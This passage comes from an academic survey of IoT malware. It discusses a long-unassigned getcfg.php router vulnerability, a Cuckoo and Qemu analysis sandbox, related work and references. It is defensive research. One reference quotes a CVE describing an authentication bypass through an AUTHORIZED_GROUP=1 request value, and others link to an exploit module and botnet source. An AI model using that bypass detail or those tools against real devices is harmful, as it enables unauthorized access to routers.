In retrospect, we can definitely draw some important conclusions from this particular case study. First, the current vulnerability handling, management and response is far from its best shape, and requires many improvements if we want it to be helpful and successful. Even though this is a known fact, this case study is another hard evidence to the case. Second, the standards and methodologies of security analysts and their companies must be dramatically improved. While it is clear there is a harsh competition between cyber security companies and that the “time to market” for reports and blog-posts is crucial, the present ways of handling vulnerabilities and malware incidents and reports does more harm than good in our opinion. For example, this makes future analysis harder, and greatly obstructs tracing back the incidents and vulnerabilities. Finally, the above timeline and analysis shows that the same root-cause-vulnerability was (re-)discovered multiple times, in different device models, during the last 10 years. Despite all these (re-)discoveries, it does not have a CVE assigned yet, hence making its reference, tracking, patching and prevention a nightmare. Ironically, the only CVE we could find that is related to exploitation of */getcfg.php* is `CVE-2018-7034` [22] which is dated 2018 (10 years from 2008!) and mentions TRENDnet (not D-Link!) as affected devices. This could be very well the case of so-called vulnerable “white label” devices as thoroughly presented by Costin et. al [18]. In case it is a “white label” vulnerability, this could be one plausible explanation why CVE assignment is dragged for so long, as none of the big brands look eager to take the lead on responsibility for the vulnerability. Finally, the analysis and the insights from this and similar case studies would have not been possible if we did not perform this large-scale, systematic and comprehensive survey and analysis of all known IoT malware.

V. Analysis Framework for IoT Malware

The lack of readily-available tools is a significant challenge for analysis of IoT malware. Even though sandboxes exist for analyzing Linux malware, emulators exist to emulate non-x86 platforms, and tools exist to introspect a system’s state, the interplay between components most often does not work and requires small but intricate configuration and code changes. Our goal is to provide a dynamic analysis framework which is dead easy to set up, ready to use without further configuration, and provides a decent amount of IoCs.

We built our dynamic analysis sandbox based on the open-source Cuckoo Sandbox [27]. Malware is run in the Qemu system emulator [5], [10]. The Linux system inside the emulator is a custom-built Linux kernel, which is instrumented with SystemTap [6], [28], and a busybox runtime [2], [46]. Building the toolchain and the system software is achieved with buildroot [1]. The whole setup is bundled as a Docker [3] container, which describes all of the project’s dependencies and simplifies the deployment.




Fig. 7. Description of the docker setup.

The sandbox gathers a large range of IoCs covering system calls, file creation and modification, as well as network traces. SystemTap is used to capture system calls within the Linux kernel, transparent to malware running in user space. While SystemTap provides script for several processor architectures, some of the system call trace scripts had subtle bugs which prevented them from working with Cuckoo initially. The sandboxes network is configured to use either an OpenVPN connection, or an InetSim instance for simulating most common servers.

Cuckoo had provisional support for Qemu Virtual Machines (VMs), but was limited to a few specific configurations. We expanded on this Qemu VM module and generalized it to accept any configuration via the Cuckoo configuration file. Reports are generated by Cuckoo's report modules, and are available, among others, in PDF, HTML, and JSON format.

Malware is provided with a Linux kernel and a busybox userland. This runtime environment allows most of the IoT malware which we are surveying to execute, and is quite similar to the system software the malware expects.

VI. Related Work

A. Related Malware Surveys

Felt et al. [26] surveyed the state of mobile malware in the wild. They analyzed 46 pieces of *mobile malware*, the incentives behind the researched malware families, as well as the exploits and vulnerabilities used by those samples. They used gathered dataset to evaluate the effectiveness of mobile malware identification and prevention techniques. While we pursue similar goals, our work however focuses on all currently known *IoT malware*, and we also collect and study additional metrics and meta-information. For example, we present new results with respect to exploits, vulnerabilities, and discuss failures in malware identification and prevention. Additionally, we publicly release our datasets with versioning control and change tracking, whereas datasets of Felt et al. [26] are unavailable at the time of this writing [6].

Recently, Cozzi et al. [20] presented the design of the first malware analysis pipeline specifically tailored for *Linux malware*. Using their analysis infrastructure, they also analyzed 10548 Linux malware samples in what is known the first comprehensive study of Linux-based malware. Most known *IoT malware* indeed can be labeled more generically as *Linux malware*. However in contrast to Cozzi et al. [20] our work specifically focuses on a detailed survey of *IoT malware* samples and associated reports related to their discoveries, submissions, analysis, and identification and prevention signatures. This includes manually collecting, validating and analyzing samples and meta-information related to IoT malware, identifying missing or incorrect information, and revealing timeline and a wealth of other metrics. At the same time, we also present an analysis framework which is however specifically tailored to IoT malware, and which in contrast to Cozzi et al. [20] we publicly release as part of this publication.

B. Related IoT Malware Reports

Baume [9] was first to detect and analyze the infection and the propagation employed by the *Psyb0t* botnet. Durfina et al. [23] performed a detailed analysis of the *Psyb0t* malware from the decompilation and reverse engineering perspective. Celeda et al. [12], [14] presented detailed analysis of *Chuck Norris Botnet (CNB)* and *Chuck Norris Botnet 2 (CNB2)*. The authors studied this malware mostly from the network attacks point of view. They also highlighted the tendency of the IoT malware to abuse weak or default passwords, hence allowing fast propagation and almost unlimited potential for malicious actions. Bohio [11] performed a detailed dissection of *Dofloo/Spike* malware using emulation as well as static and dynamic analysis. The author also analyzed the malware's Command-and-Control (C&C) protocols and proposed detection mechanism for its network communication. Recently, Antonakakis et al. [8] analyzed in-depth the *Mirai* botnet. The authors mainly focused on systematic measurement and analysis of the botnet network and its evolution in time.

C. General IoT Malware Techniques

Celeda et al. [13] describe techniques for dynamic analysis of the Chuck Norris Botnet malware on infected modems. The authors use the special `/dev/mem` Linux device to snapshot memory contents. Configuration changes to the system, like the iptables firewall configuration, are tracked manually. File system modifications are limited to the `/var` directory, as he modem's file system is mounted read-only.

The samples from this study are unavailable at the time of this writing [7]. We will publicly release our datasets with versioning control and change tracking as a basis for other researchers.

Minn et al. [31] present a low-interaction telnet honeypot architecture for IoT malware. After capturing malware in the honeypot, they further analyze samples in a Qemu sandbox with an OpenWRT buildroot based system software. The system trapped four different malware families, of which 17 binaries were further analyzed. While the data from this work is public, the software is not, rendering data comparison difficult at best. We will publish our software along with our data to allow other researchers a more convenient comparison with our study.

VII. Conclusion

In this paper we presented the first comprehensive survey and analysis of IoT malware. We collected, archived, cross-validated, and analyzed reports, vulnerabilities, exploits, and defensive rules (Yara; IDS – Snort, Suricata; Scanners – Nessus, OpenVAS, NMAP) for at least 60 IoT malware families. Based on our analysis, we report novel insights and useful statistics that can help improve the cyber-security posture of users and organizations in the future, in the context of IoT malware attacks.

For example, our *preliminary analysis* shows that the mean and median CVSS scores of all analyzed vulnerabilities employed by the IoT malware families are quite modest yet: 6.9 and 7.1 for CVSSv2, and 7.5 and 7.5 for CVSSv3 respectively. Moreover, the public knowledge to prevent or defend against those vulnerabilities could have been used, on average, at least

.

90 days before the first malware samples were submitted for analysis.

Moreover and far more worse, this work presents hard and detailed evidence that the security community yet again fails on many fronts – from vulnerability reporting and management, to malware analysis and sharing, to detection and prevention rules and solutions [17]. Our results clearly demonstrates that the security community needs to improve our agility and cyber security posture relative to early and responsible public disclosure of defense rules. Our analysis also shows that the security community needs to increase the speed and the quality, and minimize delays and errors, when analyzing incidents and developing/releasing those defense rules.

To help validate our work as well as to motivate its continuous growth and improvement by the research community, we open-source our datasets and our IoT malware analysis framework.

Last but not least, there may be (and certainly are) inaccuracies in the data and in the analysis. Sometimes it is challenging to recover from the Internet even very recent data, nevermind the decade-old vulnerability info, exploits, and malware samples. Some other times the inconsistencies, the duplication, the overlaps and the confusion in the data (e.g., malware, vulnerabilities, full disclosure, proof of concepts) can lead even most experienced researchers and analysts to many obscure "rabbit holes". While we commit to periodically refresh the data, the whitepaper and the slides with the most accurate and updated pieces of information, we advise to use our results with caution. Also, we welcome any corrections, patches and suggestions related to the data, the whitepaper and the slides.

Acknowledgments

Part of this research was made possible thanks to the support of the BusinessFinland's *Project 1758/31/2018 – APPIOTS* [7]. Part of this research was supported by the Firmware.RE Project and its data [4].

License

References

[1] "Buildroot – Making Embedded Linux Easy," https://buildroot.org/.

[2] "BusyBox: The Swiss Army Knife of Embedded Linux," https://busybox.net/.

[3] "Docker – Build, Ship, and Run Any App, Anywhere," https://www.docker.com/.

[4] "Firmware.RE Project," http://firmware.re.

[5] "QEMU – The FAST! processor emulator," https://www.qemu.org/.

[6] "SystemTap – simplify the gathering of information about the running Linux system," https://sourceware.org/systemtap/.

[7] "APPIOTS – Faculty of Information Technology – University of Jyvaskyla," https://www.jyu.fi/it/en/research/research-projects/business-finland/appiots, 2018.

[8] M. Antonakakis, T. April, M. Bailey, E. Bursztein, J. Cochran, Z. Durumeric, J. A. Halderman, D. Menscher, C. Seaman, N. Sullivan *et al.*, "Understanding the Mirai Botnet," in *USENIX Security Symposium*. USENIX, 2017.

[9] T. Baume, "Netcomm NB5 botnet – psyb0t 2.5L," 2009.

[10] F. Bellard, "QEMU, a fast and portable dynamic translator." in *USENIX Annual Technical Conference, FREENIX Track*, vol. 41, 2005, p. 46.

[11] M. Bohio, "Analyzing a Backdoor/Bot for the MIPS Platform," SANS Institute, Tech. Rep., 2015. [Online]. Available: https://www.sans.org/reading-room/whitepapers/malicious/analyzing-backdoor-bot-mips-platform-35902, Tech. Rep.

[12] P. Celeda and R. Krejci, "An Analysis of the Chuck Norris Botnet 2," https://is.muni.cz/publication/929665/cs, 2011.

[13] P. Celeda, R. Krejci, and V. Krmicek, "Revealing and Analysing Modem Malware," in *International Conference on Communications (ICC)*. IEEE, 2012, pp. 971–975.

[14] P. Celeda, R. Krejci, J. Vykopal, and M. Drasar, "Embedded Malware – An Analysis of the Chuck Norris Botnet," in *European Conference on Computer Network Defense (EC2ND)*. IEEE, 2010, pp. 3–10.

[15] Cisco and D. Evans, "The Internet of Things – How the Next Evolution of the Internet Is Changing Everything," https://www.cisco.com/c/dam/en_us/about/ac79/docs/innov/IoT_IBSG_0411FINAL.pdf.

[16] A. Costin, "Large Scale Security Analysis of Embedded Devices Firmware," Ph.D. dissertation, EURECOM / TELECOM ParisTech, 2015.

[17] ——, "IoT/Embedded vs. Security: Learn from the Past, Apply to the Present, Prepare for the Future," in *Proceedings of the 22nd Conference of FRUCT Association*, 2018.

[18] A. Costin, J. Zaddach, A. Francillon, and D. Balzarotti, "A Large Scale Analysis of the Security of Embedded Firmwares," in *USENIX Security Symposium*, 2014.

[19] A. Costin, A. Zarras, and A. Francillon, "Automated Dynamic Firmware Analysis at Scale: A Case Study on Embedded Web Interfaces," in *ACM Symposium on Information, Computer and Communications Security (ASIACCS)*, 2016.

[20] E. Cozzi, M. Graziano, Y. Fratantonio, and D. Balzarotti, "Understanding Linux Malware," in *IEEE Symposium on Security and Privacy (S&P)*. IEEE Computer Society, May 2018.

[21] A. Cui and S. J. Stolfo, "A quantitative analysis of the insecurity of embedded network devices: results of a wide-area scan," in *Annual Computer Security Applications Conference (ACSAC)*. ACM, 2010, pp. 97–106.

[22] CVE-MITRE, "TRENDnet TEW-751DR v1.03B03, TEW-752DRU v1.03B01, and TEW733GR v1.03B01 devices allow authentication bypass via an AUTHORIZED_GROUP=1 value, as demonstrated by a request for getcfg.php." https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/admin/http/dlink_dir_645_password_extractor.rb.

[23] L. Durfina, J. Kroustek, and P. Zemek, "PsybOt malware: A step-by-step decompilation case study," in *Working Conference on Reverse Engineering (WCRE)*. IEEE, 2013, pp. 449–456.

[24] Embedi, "Enlarge your botnet with: top D-Link routers (DIR8xx D-Link routers cruisin for a bruisin)," https://embedi.com/blog/enlarge-your-botnet-top-d-link-routers-dir8xx-d-link-routers-cruisin-bruisin/.

[25] esaltato, "Hydra – Mass DDOS Tool (scanner/exploiter/attacker) commanded by irc that allows scanners and exploited dlink router for make BOTNET (rx-bot style)," https://github.com/malwares/Botnet/blob/master/hydra-2008.1.zip.

[26] A. P. Felt, M. Finifter, E. Chin, S. Hanna, and D. Wagner, "A survey of mobile malware in the wild," in *Security and Privacy in Smartphones and Mobile Devices (SPSM)*. ACM, 2011, pp. 3–14.

[27] C. Guarnieri, A. Tanasi, J. Bremer, and M. Schloesser, "Cuckoo Sandbox - Automated Malware Analysis," https://cuckoosandbox.org/.

[28] B. Jacob, P. Larson, B. Leitao, and S. Da Silva, "SystemTap: instrumenting the Linux kernel for analyzing performance and functional problems," *IBM Redbook*, 2008.

[29] J. Marta, "Heads of the Hydra. Malware for Network Devices." https://securelist.com/heads-of-the-hydra-malware-for-network-devices/36396/.

[30] M. Messner, "Metasploit – D-Link DIR 645 Password Extractor," https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/admin/http/dlink_dir_645_password_extractor.rb.

[31] Y. Minn, S. Suzuki, K. Yoshioka, T. Matsumoto, and C. Rossow, "IoT-POT: Analysing the rise of IoT compromises," in *USENIX Workshop on Offensive Technologies (WOOT)*, 2015.

[32] D. Moore, V. Paxson, S. Savage, C. Shannon, S. Staniford, and N. Weaver, "Inside the slammer worm," *IEEE Security & Privacy*, vol. 99, no. 4, pp. 33–39, 2003.

[33] Network Security Research Lab at 360, "IoT_reaper: A Few Updates," http://blog.netlab.360.com/iot_reaper-a-few-updates-en/.

[34] R. Paleari, "Unauthenticated remote access to D-Link DIR-645 devices," http://roberto.greyhats.it/advisories/20130227-dlink-dir.txt.

[35] A. Putnam, "Worm and Virus Defense: How Can We Protect Our Nation's Computers From These Serious Threats?" https://archive.org/details/gov.gpo.fdsys.CHRG-108hhrg92654.

[36] S. S. Research, "Hacking DLink Routers With HNAP," https://dl.packetstormsecurity.net/papers/attack/dlink_hnap_captcha.pdf.

[37] Rew, "Linksys E-series – Unauthenticated Remote Code Execution," https://www.exploit-db.com/exploits/31683/.

[38] Rmkml and F. Trudeau, "warn The Moon sig not work ?" http://permalink.gmane.org/gmane.comp.security.ids.snort.emerging-sigs/20771.

[39] M. Schwartz, "SSD Advisory – D-Link 850L Multiple Vulnerabilities (Hack2Win Contest)," https://blogs.securiteam.com/index.php/archives/3364.

[40] J. Scott and D. Spaniel, "Rise of the Machines: The Dyn Attack Was Just a Practice Run," 2016.

[41] M. Sebastián, R. Rivera, P. Kotzias, and J. Caballero, "Avclass: A tool for massive malware labeling," in *International Symposium on Research in Attacks, Intrusions, and Defenses*. Springer, 2016, pp. 230–253.

[42] J. B. Ullrich, "Linksys Worm ("TheMoon") Captured," https://isc.sans.edu/forums/diary/Linksys+Worm+TheMoon+Captured/17630.

[43] ——, "Suspected Mass Exploit Against Linksys E1000 / E1200 Routers," https://isc.sans.edu/forums/diary/Suspected+Mass+Exploit+Against+Linksys+E1000+E1200+Routers/17621/.

[44] van Hauser, "THC Hydra," https://github.com/vanhauser-thc/thc-hydra/blob/master/CHANGES.

[45] A. Wang, R. Liang, X. Liu, Y. Zhang, K. Chen, and J. Li, "An Inside Look at IoT Malware," in *International Conference on Industrial IoT Technologies and Applications*. Springer, 2017, pp. 176–186.

[46] N. Wells, "Busybox: A swiss army knife for Linux," *Linux Journal*, vol. 2000, no. 78es, p. 10, 2000.